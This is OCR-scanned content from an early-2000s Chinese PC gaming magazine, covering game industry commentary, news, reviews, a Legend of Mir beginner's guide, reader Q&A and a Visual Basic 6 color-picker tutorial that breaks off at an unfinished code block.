然而仔细地推敲，却发现这种现象仿佛有些离经背道了，因为电脑游戏在其诞生时原本是属于成年人的。在中国，十年前，个人电脑往往只有高等学府出来的人才能有机会接触到，所以我曾经笑说那时我身边玩电脑游戏的个个都能读写英文文章（当然我是绝对的英文盲）。如果说对于一个跟我差不多年纪的人来说，武侠小说是我的童话，那么电脑游戏就是我的梦想。所以在以前的发展中，电脑游戏显然更注重成年人的口味。



然而，应该是从1996年开始吧，我忽然发现每年的电脑游戏业出现了两个淡季，第一个淡季是每年四、五、六月，还有一个便是每年的九、十、十一月，我们往往很难在这些日子看到什么有分量的作品问世，以至于这个时候电脑游戏媒体在选择题材时都有些捉襟见肘。但更重要的是，我忽然在当时意识到，电脑游戏已经不再是纯粹的成年人的游戏了。在十年前，Origin的领袖曾经这么说——电脑游戏是制作给那些舍得为个人电脑升级而掏腰包的人的。我想他说的是工薪阶层，不过欧美电脑游戏业的发展同样在剧烈的竞争环境中越来越变得商业化，所以电脑游戏作品的中心已经由早期的内涵完全转向于动作，电脑游戏的消费群也开始依赖于青少年这个群体。

当然，欧美游戏业销售最旺的是每年的圣诞节，对于各种经典大作来说，挑选在这个时候上市无疑有可能被父母选中作为赠送给孩子的礼物，所以欧美相当多策略、智慧类电脑游戏更喜欢在这个时机出击，而且屡屡创造销售奇迹——比如美国圣诞的销售冠军就曾经有《怎样成为百万富翁》这样的作品。不过并非所有电脑游戏公司都会选择黄金季节推出作品的。对于有信心的公司，他们推出作品的时间大致会在黄金季节前一个月的时候，当然还有一些作品干脆就选在淡季推出，比如最近推出的《Commandos 2》（盟军敢死队2）就是一个明显的例子，由于游戏本身就是电脑游戏媒体瞩目的焦点，又是一款相对成人化的游戏，所以无论是淡季还是旺季对它的销售量都没有什么影响。不过，对于一些缺乏影响力和不善于宣传的作品来说，在淡季推出显然缺乏市场的烘托效应和气氛，所以并非任何公司都会这样选择的。其实在竞争如此激烈的电脑游戏业中，欧美游戏业也开始将销售重点从成年人逐步转移到青少年当中来，所以尽管Westwood、Blizzard、Bullfrog这样的电脑游戏制作组作品的品质和销售量都是这个业界的翘楚，但相对于每年按期推出的《FIFA》、《Need For Speed》系列来说，也许后者的高利润和低风险更让人满意。

相对于欧美电脑游戏业的出片周期，中文电脑游戏业的销售市场和时间更拥挤。暑假的时候我曾经在电脑城享受空调时顺便调查了一下，却发现中学生几乎是暑假中文电脑游戏的主要消费对象，对他们来说，花50元左右人民币抱套正版游戏回去足可以让身边的伙伴羡慕半天了，当然关键是游戏本身有吸引力，有值得吹嘘的本钱。既然如此，当炎热的暑假结束，当学生们返回课堂时，的确对于已经开始依赖这群消费对象的游戏制作公司来说，黄金销售季节过去了，赚了钱的还要快点行动再做套游戏，好趁下一年暑假再来做Show卖游戏。与其说欧美电脑游戏业的出片周期影响了中文电脑游戏业，倒不如说是中文电脑游戏业本身存在一个致命的弱点——题材、类型的狭隘。现在中文电脑游戏业做的几乎都是角色扮演游戏，而其中若干年来真正有一点进步的作品却屈指可数，于是，这些极度缺乏创造力而只有华丽的包装的东西对老玩家来说毫无吸引力，所以不如乘着寒暑假，做点青春活力宣传，也说不定就能卖出点名堂。

不过想想每年的电脑游戏淡季现象也未免完全是坏事，炎热的夏天躲在空调房中玩电脑游戏是种不错的享受，而在凉爽的秋天不出去运动运动也实在糟蹋了这黄金般的季节。对于我们这些曾经将电脑游戏视为梦想的一代人来说，现在也许会发现现实中的很多东西也的确应该值得我们去珍惜，所以不妨离开电脑打球去。CF



□北京　醉心客

新　闻

中国第一届游戏文学大赛

中国第一届游戏文学大赛已于2001年10月15日正式开始，《电脑商情报》之游戏天地、上海久诚信息技术有限公司、《计算机与生活》杂志社联手举办了本次大赛。中国最优秀的游戏文学作品将参加本次大赛的角逐，评委会则由四大游戏媒体主编、著名游戏撰稿人与著名网络作家组成。大赛共设置七项大奖，所有奖项将在2002年2月4日揭晓。对本次大赛感兴趣的玩家可以访问大赛专区地址：gamture.the9.com，以获得更多信息。

神雕大侠现身中关村内太平洋,网金玩家淘到金子玩到爽！

2001年10月21日,智冠电子（北京）有限公司与游龙在线网在中关村太平洋电脑广场为庆祝《金庸群侠传Online》——神雕大侠的顺利上市举行了一次内容丰富多彩的大型户外活动。活动从上午11点开始，在太平洋电脑广场的中央，一座由五颜六色的气球组成的彩棚非常引人注目。在以神雕大侠的代言人周迅为背景图的舞台前，早早地就被赶来参加活动的网金爱好者挤满。从活动的口号“淘到金子，玩到爽！”就可以看出此次活动的主办者为大家准备了多么精彩的活动和丰富的奖品。


WCG中国区总冠军将问鼎世界WCG总决赛

记者最新获悉，“三星电子杯第一届WCG中国区选拔赛”决赛于10月21日晚6：00在北京中国大饭店落下帷幕，来自北京、上海、广州、深圳、成都、重庆、杭州、沈阳八个赛区的赛区冠军经过一番激烈的“龙争虎斗”终于排定座次，其中，三个竞技项目中的前三名和一个项目中的第一名，将代表中国参加于12月份在韩国举行的世界WCG总决赛，争夺至高荣誉和丰厚奖金。至此，这项历时两个月，总参赛人数超过六万的超大规模的赛事圆满结束。



闪点行动：雷霆救兵（简体中文版）

游戏类型：军事模拟射击
出品公司：Codemaster
国内代理：天人互动
系统要求：PIII300/128MB/3D加速卡
游戏价格：49元/1CD
上市日期：11月27日



欲问目前在北美和欧洲销售第一的游戏是什么，既不是《暗黑破坏神2》资料片、也不是《半条命:反恐精英》,而是开创了军事射击游戏新模式的《闪点行动》。

在《半条命:反恐精英》一统射击类游戏的今天，跟风之作一款接一款推出，但大多数都缺乏新意。但是今年8月上市的《闪点行动》的出现，其震撼性的画面、新颖的游戏性,使其一举成为军事射击类游戏中的佼佼者。

据称，天人互动汉化的版本是1.2的美版，比原先的欧版新增加了十几种武器，目前该游戏已经汉化了40%的内容。

《无敌先锋》上市热买中

游戏类型:模拟动作游戏
制作公司:MAK Technologies
发行公司:晶合互动
版　本:英文
最低配置:P 133/16MB内存
上市日期:2001年9月25日
参考价格:￥38




《无敌先锋》为一款出色的坦克游戏，由晶合互动于9月25日隆重推出，现已上市热买。

坦克，一直被大家称为可移动的装甲堡垒。近百年来，它创造过很多骄人战绩,例如巴黎突袭战、臭名昭著的“闪电战”都是依靠坦克这个“无敌先锋”的威力横行于世界各地的,因此驾驶坦克弛骋在原野也是许多人的梦想。在这里，梦想可以实现了！它将会继著名的《M1坦克排》(M1 Tank Platoon)、《装甲雄狮2》之后，再次把你带进一个充满硝烟和战火的世界。

星际迷航第九度空间：主权之争

发行公司：Simon & Schuster
制作公司：Gizmo Games
游戏类型：3D即时战略类
上市日期：2001年11月



此款游戏是Gizmo Games正在开发中的一款实时策略游戏。策略游戏中普通的资源管理模式将被抛弃，游戏将更注重战斗，这大概会让喜欢实时策略的爱好者需要一段时间来适应。你有六艘飞船可供选择，许多星际迷航系列里的著名人物也可以被你使用。游戏还将极大限度地提供给玩家定制自己飞船的能力，你的舰长将有独特的个性并在战斗中有自己的选择，你必须保持他们的积极性并不断鼓励他们，在三个战役中将有10个任务。游戏使用全新的3D引擎，游戏将用第3视觉，并可以在战场里缩放画面。也许Gizmo Games并不是知名的制作小组，但是如果我说这个小组的成员全部来自Dark Reign(黑暗王朝)和MechWarrior 2(机甲战士2)的设计组，你现在开始改变不屑一顾的神情了吧。



□莎花

《绫波育成计划》赏析

与传统美少女养成游戏看似相近，其实有着许许多多的差异。在EVA这样扑朔迷离的故事背景下，纷繁复杂的思想融会其中，绫波丽这样的女孩有如清水芙蓉般令人珍惜。当然也有人说绫波丽并不简单啦，不过除了宿命这样虚无的东西外，一切不都掌握在我们自己手里么？对绫波丽的养成、身边故事对玩家的冲击，仿佛两个截然相反的世界，把人拖入深深的矛盾之中。在这样的环境中如何对待别人，如何保持自己已经不仅仅是一个普通养成游戏那么简单，有点沉重，更多的就是挑战了。更深层次的内涵，全新的视角演绎出来的全新感觉，无论你是不是养成游戏的FANS，都会有参与进来挑战的冲动吧。



EVA，又称新世纪福音战士，这一部动画片于1996年在日本初映之后就如同一石激起千层浪般激起无数人的注意，更拥有无数的FANS，甚至已经影响我国各地。它的中文版，正在以新世纪天鹰战士的名字在全国放映，片中的女主角绫波丽也雄踞“最受欢迎的动画片人物”而常年不衰。同样一反传统的动画片人物设定，这个看似无口、无心、无表情、内心冰冷的女孩只懂得作战与服从，实际上则是背负着沉重宿命却始终内心冰雪纯洁。喜欢EVA的人们现在有了新的福音了，由新天地代理的《绫波育成计划》让你能够零距离观察绫波丽的一言一行，身在其中并亲手培养出属于自己又符合原作风格的绫波丽来。其中游戏的许多成功设定功不可没，作为一个养成类游戏，同样会改变许多人们对其的固有看法。

故事是由EVA故事之前的一年开始，进入NERV机关的玩家的你，原本是一名放弃教育生涯的教师。进入NERV之后，接受的任务就是对绫波丽进行培养，同时参与到对使徒侵袭工作的反抗中来。慢慢的，随着剧情的发生，发现这一切并不是那么简单，和绫波丽的关系倒是越走越近……游戏一共经历一年的时间，直到补完发生，结局出现为止。中间的大大小小事件尽量保持了原作风格，以章节来表示，同时穿插着绫波丽和玩家之间的各式各样的事件，与其说玩家，不如说绫波丽是真正的主角，许多事件都以另一个角度让我们有了进一步的认识。从游戏开始不会说笑的人偶，到结局最后补完的时候，绫波丽变为什么样的人，就要看玩家你的努力了。

游戏中细微的地方也做得非常出彩，营造出一个属于EVA的后现代气氛。从整体上看，画风就极其到位，与原作的简约、凝重的风格毫无出入，人物神态的刻画更是细致入微，看似冰冷的绫波丽的一颦一笑更显丰姿绰约。小图标、小美工做得也无可挑剔，在每星期培养绫波丽的同时，还可以带她去疯狂购物，几十款各式各样的衣服把绫波丽打扮得光彩照人。游戏中穿插的曲子，内容更是大部分来自EVA，连小图标等等都不会放过，让人不由有一种亲切感。最大的感动还是在最后看到属于自己的绫波丽的结局，终于摆脱掉EVA的沉重压力之后绫波丽可以释放自我，其中的感动和成就感不言而喻。

正如EVA的精神所示，当我们每一个人都驾驶着自己的一台EVA，每个人都存有自己心底的隐秘，仿佛人们之间的情感陷入一片冰冷的海洋之中时，我们仿佛忘掉了另一层的事实，那就是人们对冲破这层隔膜的渴望。从这一方面来说，“绫波育成计划”也可以叫做“另一层角度看EVA”。绫波从一开始毫无思想，心中只服从司令一个人的命令，看似毫无个性，如一张白纸般纯洁的心灵，让许多人不由泛起保护她、教育她的冲动。比起传统的美少女游戏，这种另类的设定其实更贴切养成游戏的精神。每一个养成游戏其实是对自己的一面镜子，玩游戏的过程，或多或少也是认识自我的过程。像绫波丽这样从几乎一无所知就开始同玩家在一起的女孩，在最后的结局补完过程后成为什么样的女孩，不就是玩家喜好的映照么？对他人养成与补完的过程中，不可避免地改变着自己。看到最后结尾之前，和绫波丽一起回忆一年中发生在身边的大大小小的事件，温馨而平淡的气氛围绕始终，心里不由莫名感动，随着感动的冲刷留下的闪烁而真实的感觉，不也是对自己内心的补完么？CF



带你进入传奇世界

——我的传奇生涯第一篇



□上海　老土

现在的网络游戏好多好多，自己也折腾了不少去玩过，从万王、网三开始，接下来的石器、千年、红月、大法师、龙族、网金，哪个都要买套回来看看，其中中意的也不少。早期的游戏就不用多说了，后来这些游戏大多是被外挂害了，最新的也就是传奇了，听说没有外挂才来玩的。我也算是个网络游戏的老手了，最早的UO也是从深圳开站开始玩起，对于这个类似UO和DIABLO结合的游戏，也忍不住提起兴趣玩了起来。



职业选择

开门见山好了，我在玩网络游戏的时候首先要做的是对游戏有个全面的认识，传奇的资料现在蛮多的，随便一个地方都有一大把。相信大家比较关注的就是职业的选择了，这将决定你在今后游戏生涯中的生存方式。现在来谈谈我的观点。

作为基础，3种职业中，战士的魔法比较少，在后面的半月弯刀等高级战斗技能才有魔法出现，主要特点是血多，攻击防御高，在战斗中只能近身作战（PS：可能有远程攻击的武器，因为在游戏中看到有卖弓的地方……）。战士在战斗中的攻击是比较有威胁的，而且负重多、血长，这是很多玩家喜欢的角色了。魔法师一向是充满神秘而且有诱惑力的角色，但是在传奇中魔法师的特点受到了限制，魔法师除了需要魔法药水外还需要治疗用的药水，因为魔法师的法术中排除了医疗这个



能力而给了道士，同时在攻击的时候魔法师的命中率也受到敌人的影响，所以大家在选择魔法师的时候要慎重，除了血少之外，魔法师的致命弱点就是花钱比较多，不过绚丽的魔法效果，让我还是倾向于魔法师。作为一个中间职业的道士是比较有趣的，他可以医疗，也可以召唤怪物，还能远程攻击，但是效果都做了限制，是一个有多种能力的角色，但是升级比较依赖别人，不高不低的攻击力让道士只适合做医生的角色，不过偶尔也可以用点毒。

关于职业的选择我就说这么多了，中间夹杂了我的个人观点，大家仁者见仁，不要被我所误导，因为我选择了最普通的战士……原因很简单，游戏中有不少MM魔法师和MM道士，我这么勇敢还能带东西，她们肯定喜欢。：）

战斗、金钱、魔法、生存

作为一款冒险类游戏，战斗只怕是最常见的事情了，而且我选择了这么有“ 正义感 ”的战士，当然要奋勇冲杀了。在初期1－7段之间是比较容易的，主要的敌人选择鹿、稻草人、猫、蛤蟆等比较好欺负的角色，其中杀掉鹿后可以挖掉肉来卖钱，这是初期玩家获得收入的最主要手段。稻草人比较好打，而且喜欢掉东西，我喜欢！猫的攻击比较高一点，掉下来的钱也比较多，蛤蟆经验不少，多数都掉钱，所以在你升级的过程中，得到经济收入的方式还是比较多的。

如果有个MM魔法师或者道士一起就更好了，组队的话可以提前攻击比较高等级的敌人，包括半兽人、蜘蛛、食人花、森林雪人等等。其中半兽人、森林雪人比较笨拙，命中率也不高，但是被打中了可是比较疼的。蜘蛛会远程攻击，而且让你可能中毒，属于在新手级别中比较恐怖的类型，建议对付这种家伙要小心。食人花的攻击也不俗，毕竟它是植物，只能原地攻击，所以想怎么欺负它就怎么

欺负它吧，另外在食人花的尸体上可以挖到果实和叶子，都是做毒药的好东西，将来可以卖大价钱呢。

战斗中的原则我想告诉大家一条，那就是：打不过，逃！这是你在传奇中生存的一条重要原则，不要争一时强弱弄到自己横尸街头！在过了7级之后大家的技能都出现了，战士有基础剑术，魔法师有火球术，道士有医疗术，这时候大家的配合就显得尤其重要了，这个我将在后面专门介绍。这时候大家赚钱的方法也多了许多，其中很重要的一条就是挖矿：首先要到毒蛇山谷的村子去买把鹤嘴锄，这需要从比奇的672:83进入毒蛇山谷，买鹤嘴锄的坐标要在毒蛇山谷517:492，然后可以到就近的矿洞去采矿了，矿洞的坐标在比奇663:214。进去后要装备好鹤嘴锄，选择自己认为安全的地方就可以采矿了，注意这里的僵尸、洞蛆都比较可怕的，对于等级不高的人可能几下命中就会呜呼哀哉了！同时采矿中的矿石是根据金、银、铁、铜的档次分的，如果运气好弄几块金子，你很快就会觉得腰包鼓鼓，说话都大声得很了！采矿完之后要回到比奇或者其他城镇找铁匠卖掉矿石，你就可以等着数钞票了。

7级以上大家都比较强大了，组队可以去沃玛森林杀成批的怪物，或者去毒蛇山谷诱杀虎蛇或者红蛇，胆子够大还可以去比奇147：33的骷髅山洞挑战骷髅家族。其实游戏中魔法的设定还是比较均衡的，魔法师的远程攻击，战士的近身缠斗，道士的补血，这样一个小型的队伍可以充分发挥各自的特点，不断地去挑战高等级的怪物。战士的基本剑术让战士的战斗技能更强，魔法师的火球解决远程攻击问题，道士可以补血来协调进攻节奏。我从7级到11级的这段时间，一直沉浸在这样快乐的魔法协调世界中，当然同行的两个MM魔法师和道士对我也是照顾有加……

说到生存，我想提醒大家，在传奇世界除了危机四伏的怪物敌人，还有随时可能出现在你身边的玩家敌人。他们虽然明知道系统对PK的严厉惩罚，仍然要想尽办法攻击你，有可能只是为了你身上的某件装备，或者只是想把你杀掉……UO的世界中也存在PK和非PK人群，大家也不要惧怕PK，他们如果是红名字的话，一旦被其他玩家杀掉，除





了身上所有的物品掉光，还要被发配到遥远的流放地，这样的滋味只有那些凶残的PK者才能体会。我和两个MM在杀蛇的时候就有2个人想PK我，只是为了我刚拣到的乌木剑！还好大家协作，这两个家伙用了转移卷轴逃脱掉了。关于游戏中PK和反PK的问题有很多人在谈，以后我可以专门给大家做个详细的介绍。

团队与行会

传奇中设计比较有特色的就是团体的概念，大到行会帮派，小到2人团体，无不需要配合。可以说在战斗中需要配合来互相弥补不同职业之间的缺陷，在战斗方面我就深有体会。比如战士属于冲上去缠住对手的，魔法师趁机用强大的魔法攻击敌人，道士的必要医疗或者敌人比较多的时候上前引开敌人，其中配合的微妙需要自己去体会，我说多了怕别人有意见。而且组队最主要的两大理由我可以告诉大家：首先是升级必须的。因为传奇中的怪物都不是那么弱，虽然数量上分散开的，但是如果是同等级的怪物，绝对不是一个人可以对付的，即使杀掉了也必定损失惨重，同昂贵的药水比较起来是不划算的。但是如果有了队伍配合，可以把药物的使用量大大地缩减，而且两个人的经验值分配总和超过单独杀掉一个怪物的经验，这是很划算的。其次是为了安全。在传奇世界中安全受到PK者的严重威胁，虽然有系统的惩罚，但是一些亡命之徒仍然对PK津津乐道，如果有两个人在一起，那么对PK者来说，要想动手的话也会犹豫的。出于这两大理由，建议传奇中的GG、MM们，团结起来，组队作战！

行会目前已经轰轰烈烈地展开了，这是一个有组织的传奇大团队，在里面有森严的等级和门规，会长有特殊的权力维持本行会的利益。一旦出现行会之后我想传奇的世界又是另一番景象了。目前盛大网络正在做行会之间的争霸赛，只有11级的我也希望建立属于自己的行会，开拓自己的一片传奇天空。CF

E-mail: games@cfan.cn.net

相遇骄城

□北京 小熊

日前，晶合时代公司与第九城市计算机技术咨询(上海)有限公司强强合作，推出一款来自韩国的大型虚拟社区网络游戏——《骄城》(Joycity)。

骄城是这样产生的……

20年前，Joycity还是一个蓝莹覆盖的水世界，统治者为了能和外界交流，准备在海底建立一座通天塔，让它通过海面，冲入云霄，成为与外界交流的桥梁，Joycity的居民得知这一消息后，无不为之雀跃，整个Joycity参与了这项史无前例的工程。通天塔慢慢地成长，人们的期望值也与日俱增，看着它渐渐地浮出水面，插入云霄，人们欣喜万分。



经过不懈地努力，通天踏终于竣工了。当Joycity的居民充满希望地登上自己建立的通天塔时，看到的却是死寂的海水和凝固的空气，恐怖的气氛让人们感到窒息，整个Joycity发出了疑问：难道每日不停地工作换来的仅是无尽的空虚……渐渐地，人们停止了它的建造，可怜的通天塔像个弃儿，矗立在星球上，终于有一天，奄奄一息的它抵挡不住海水的冲击，跨掉了。巨大无比的通天塔横摊在海面上，呈现为六块大陆，Joycity的居民开始过上了陆地生活，他们在六块大陆间建立了通道，在彼此穿越间得到交往的快乐，也许这是通天塔给Joycity的补偿。整个大陆叫奥林匹亚大陆。

虽然六块大陆的城门能不停地打开，但Joycity的居民却不能敞开心灵的窗口。Joycity的统治者为解决这个问题，便给每个居民发了一道神谕，使整个大陆的人在一定条件下能够变换自己的模样，你可以变成猪，也可以变成南瓜，甚至变换性别。Joycity又一次沸腾了，整个奥林匹亚呈现出了前所未有的欢乐祥和，人们乐此不疲地改变自己的样子，并对闲逛在Joycity上的动物进行猜测，在拥有转换身形能力后，Joycity的交流开始变得畅通无阻，人们能心意相同，同心协力。为了追求更多的快乐，Joycity居民不断开发奥林匹亚大陆，在上面建立了游戏魔法阵、咖啡厅、聊天室、公寓、情人岛……并全力以赴在奥林匹亚大陆旁边开辟一个新的大陆——庞贝大陆。现在居民可以在Joycity中养宠物、交朋友、玩游戏、做料理、变猪、看电视、听音乐……尽情遨游在游戏的花花世界中。所有的这一切，都来自于Joycity居民无极限的沟通交流。为了更好地开发大陆、繁荣大陆，Joycity欢迎所有人的加入，在这里，情感和欢乐的海洋会慢慢沸腾……



骄城这类游戏，在网络游戏的圈子里应该是比较另类的，它没有PK，没有门派，没有武功，也没有豪气万丈的江湖情意，这就是骄城——以交流为本。Joycity摆脱了以往武力格斗的游戏模式，把玩家的情感交流推到了一个前所未有的高度。玩家在虚拟的世界和其他玩家互动交流，追求的是人与人之间的情感认同和无限沟通。在Joycity里，你不用像在其他网络游戏中那样追求最后的胜利，因为这里是和平的，玩家在游戏中不断升级的目的，是为了更快、更好地与别人进行交流，结识都市朋友。在Joycity里，玩家可以用各种方式和别人交流。最普通的一种，是在城市的公共场合与人聊天，玩家只要在对话框内输入话语，话语内容就会在玩家的头上自动显示。你喜欢热闹点的话，可以进入人声鼎沸的俱乐部，在那里可以通过自己的才艺表演与其他玩家进行面对面的交流。当你达到一定级别后，会拥有更多新奇的交流方式，比如分享EQ，让其他玩家做和自己一样的表情、动作，或者干脆让别人变成一头猪等等。Joycity使玩家的交流变得畅通无阻、妙趣横生，应该算比较有内涵的游戏。还有呀！Joycity是一个开放型的游戏，第九城市保证在骄城发行上线后，内容与功能会不断的增加，届时，作为玩家的你，你的创意与建议将有可能成为游戏的重要组成部分，这是一个真正属于玩家的网络游戏。

情感交流游戏的概念真的很吸引人哟，尤其对那些不喜欢打打杀杀又渴望交流的玩家，这类游戏肯定是他们的最爱。但要做好一个这种游戏恐怕比做一个RPG类网络游戏难度要大得多，把它做成类似聊天室的东东又令人乏味，强调赚钱升级又忽略了交流，如何在两者之间找到一个适合的切入点是这类游戏成败的关键。Joycity要上线了，一定能带给我们一些惊喜，不信就试试呀。CF



□北京　游虾

1.读者来E-mail问：在玩《反恐精英》的时候，老是玩到45分钟左右就自动换地图，玩得正高兴的时候又没得玩了，这样很不好，有什么办法吗？

答：这里我要提的只针对网上对战的玩家，主要有两种解决的办法，如果你玩的是自己建立的服务器，可以将游戏时间设定为不限时。另外，如果是上网加入别人的服务器，那就挑一些不限时的服务器吧。

2.读者来信问：我是一个PS模拟器迷，最近下载了FPSE009模拟器，在使用中遇到了一些问题。本人在进入Fpsecfg配置后，别的按键按了都有反应，可一按插件plugins后就没了反应，不知道为什么？

答：这个提示就是说明FPSE没有配置好Fpsecfg，关于它的配置并不是很难，希望你能看看附带的说明文件。当然，你也可以在设置前先把petercdr插件删除，然后设置其他选项，设置保存后再把插件COPY回来就没有这个问题了。

3.读者开开来信问：近日在玩《三国志8》，好玩之余有些问题想请教一下，就是游戏中关于婚姻方面的情况是怎样？还有没有隐藏的剧情结局？

答：婚姻是新作中创新的内容，就目前我拿到的版本中，结婚后的妻子是不能上战场的，而且关于结婚也有很多隐藏的剧情，目前已知最容易找到的是拥有5000金以上和医术特技可以在一个热心救人的剧情发生后与翠兰结婚，选吕布铁定发生娶貂禅的剧情，而与孙氏兄弟其中一位结拜义兄弟并立大战功后可能和义兄弟分别迎娶大小乔。至于结局也有很多种，最容易发生的是因为战败被斩首；如果经济发展得很好，那么统一后有可能与西域通商，成为大的贸易都市；如果军队维持很多，那么统一后有可能继续出兵征西，当然不是玩家在控制；如果拖拉很多年才统一，那么会被视为能力不强，最终结局是被外族入侵而亡国。

4.北京读者文照来信问：近日在玩《少林足球》，不知道其基本操作是怎样，可以告诉我吗？另外我也想知道游戏中的一些技巧，多谢。

答：这款游戏采用六人制的双战斗系统，当双方队员靠近时会出现动作指令选单。比赛规则跟正式的足球比赛差不多，在考验玩家临场迎战的同时，也让玩家充分体验到犹如影片中射门传球的刺激。在六关的任务中，主要考验玩家的技巧性和灵敏性。另外，在游戏操作方面，主要是通过键盘完成，例如↑↓→←代表方向；Esc键为系统选单；Ctrl或z就是确定、比赛中调出选单、换人；Alt 取消、回上一级菜单。掌握好这些基本操作吧。

5.读者来E-mail问：我在经营一网吧，其中有部分机器为I810主板，HY64M内存，CY700CPU，由于主板驱动盘遗失，安装了能自行安装显卡、声卡驱动的WindowsMe，安装后再运行一些3D游戏（如：半条命反恐精英）时有跳格现象，请问这是什么原因，该如何解决？

答：首先你要知道，玩这类3D图像处理要求高的游戏，是需要配置比较好的3D加速卡的，而你使用的i810主板本身集成的是i752显卡，在3D图像处理能力上并不是那么强，所以玩一些要求比较高的游戏时就会出现跳格现象。解决的办法是换上性能较好的3D加速卡。但通常i810主板都不具备另外的AGP显卡接口，所以通常主板也需要更换。

6.读者来信问，在玩《仙剑客栈》时，在将军冢中得到《流沙荒漠》的地图，可是要去流沙荒漠探险，却不能进入，提示为“现在不能进入流沙荒漠”，这是为什么啊？


答：在游戏中，有一些场景是需要在特定的日子才开放的，例如流沙荒漠只能在游戏时间的第六个月后才能开放，各位记住了吧。

7.Eric来信问，在玩《鬼寺》的时候不知道如何操作？

答：这款作品是国内近期制作得不错的动作冒险游戏，游戏默认设置；前进——上箭头；后退——下箭头；奔跑——左shift；逆时针转身——左箭头；顺时针转身——右箭头；调查——空格；武器攻击——Q；腿攻击——W；自动瞄准——C；魔法热键——1—5；查看地图——`；必杀技——Z；防御——A；系统菜单——ESC。

8.李营来信问，近期在玩战略游戏《指极星》，想知道其中一些作战技巧，可以告诉我吗？

答：这款游戏像普通的RPG和战棋类型一样，有相克作用，例如骑兵克步兵，步兵克枪兵，枪兵克骑兵的原理是不变的，在游戏里克制兵种的攻击力为对等条件下的1.4倍。作战时最重要的是表示单位士气的集中力。集中力影响攻击、防御力、命中率，所以集中力特性是取得胜利的必要事项。被侧面包抄时集中力下降率为30%，背后时约为60%。集中力的下降根据被包抄的位置和敌人数量相加，最终接近0。就是说在敌人背后攻击的伤害要比侧面攻击明显，侧面攻击要比正面好，有同伴包围敌人更好。所以当本方指挥官行动时，要注意行动完的方向，不要把背后暴露给敌人。另外，作战当中切忌孤军深入，还要考虑兵种的相克性。而升级最佳的方法是“锻炼”，同时还可以得到很多动物和钱，可以讲，钱是根本花不完的，商店里的东西也大多不用买，偷来的就足够用了。CF



魔法调色盘

□杭州 张航

我们编写程序或写网页时经常需要得知某种颜色的RGB值或16位进制值（例如：RGB(255,0,0)为红色，相应的16位进制值应该是＃ff0000）。这时，你是否会为这么一件小事儿而去打开庞大的Photoshop或Dreamweaver？其实根本没有这个必要，只要自己动动手，一个强大的调色盘就会出现在我们眼前！不信？下面我要为大家介绍的就是一个具有全屏取色功能的调色盘——魔法调色盘（如图1）。用鼠标点中吸管不要松开，然后移到屏幕的任意地方，该处的颜色将在调色盘中即时显示，而且还能够给出颜色的十六进制值，很有意思吧？




图1

现在让我们先设计程序界面。启动VB6.0并新建一个“标准EXE”工程。首先修改窗体的Name属性为“frmColor”。接着添加一个较大的图形框Picture1作为颜色显示器，和一个较小的图形框Picture2作为颜色拾取工具，注意Picture2的Icon属性和Picture1属性为同一个图标，图标任意。添加一个文本框，设置其Name属性为txtHex，用来显示相应颜色的16位进制值。添加三个标签，Name属性分别为lblRed、lblGreen、lblBlue，以及相应的三个水平滚动条，Name属性分别为hslRed、hslGreen、hslBlue。最后设计好的窗体如图2所示。



图2

好了，现在我们开始编写代码。打开代码编辑器，输入以下代码：

```
Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long
Private Const HWND_TOPMOST = -1
Private Const SWP_NOSIZE = &H1

Private Sub Form_Load()
  '设置窗口在最上层
   SetWindowPos frmColor.hwnd, HWND_TOPMOST, 0, 0, 0, 0, SWP_NOSIZE
  '设置滚动条的范围(0-255)
  hslRed.Max = 255: hslGreen.Max = 255: hslBlue.Max = 255
  hslRed.LargeChange = 10: hslGreen.LargeChange = 10: hslBlue.LargeChange = 10
End Sub

'滚动条箭头变化
Private Sub hslBlue_Change()
  text_Change
  ColorChange_hsl
End Sub

'滚动块变化
Private Sub hslBlue_Scroll()
  text_Change
  ColorChange_hsl
End Sub

Private Sub hslGreen_Change()
  text_Change
  ColorChange_hsl
End Sub

Private Sub hslGreen_Scroll()
  text_Change
  ColorChange_hsl
End Sub

Private Sub hslRed_Change()
  text_Change
  ColorChange_hsl
End Sub

Private Sub hslRed_Scroll()
  text_Change
  ColorChange_hsl
End Sub

'文本框内容变化
Private Sub text_Change()
  Dim strRedv, strGreenv, strbluev As String
  lblRed.Caption = "R: " & hslRed.Value
  lblGreen.Caption = "G: " & hslGreen.Value
  lblBlue.Caption = "B: " & hslBlue.Value
  strRedv = Hex(hslRed.Value)
  strGreenv = Hex(hslGreen.Value)
  strbluev = Hex(hslBlue.Value)
  txtHex.Text = "#" & strRedv & strGreenv & strbluev
End Sub

'picture1的背景颜色变化
Private Sub ColorChange_hsl()
  Picture1.BackColor = RGB(hslRed.Value, hslGreen.Value, hslBlue.Value)
End Sub
```

按F5编译运行程序，呵呵，我们已经得到一个具备常用功能的调色盘程序了。但是，这个程序暂时还不支持全屏取色功能，还需要进一步修改。

为了得到全屏取色功能，我们需要调用一些额外的API函数。首先点击VB菜单条中的“外接程序(Add-Ins)/外接程序管理器(Add-In Manager)”打开外接程序管理器窗口，在可用外接程序中选择“VB API Viewer”选项，确认已经选中“加载/卸载”复选框后点击“确定”，以后你就可以从菜单的“外接程序”中加载“VB API Viewer”了。打开“VB API Viewer”，点击“文件/加载文本文件”，在“选择一个文本API”对话框中打开“WIN32API”文件。接着，先把“API类型”设为“声明”，并设置“声明范围”为“私有”，依次添加BitBlt、GetCursorPos、GetDC、GetPixel、ScreenToClient、WindowFromPoint函数到“选定项”窗口中。然后设置“API类型”为“类型”，添加“POINTAPI”类型到“选定项”窗口中。OK，按下“插入”按钮把代码粘贴到我们的“frmColor”中。下面就是程序中所有必需的函数说明：

```
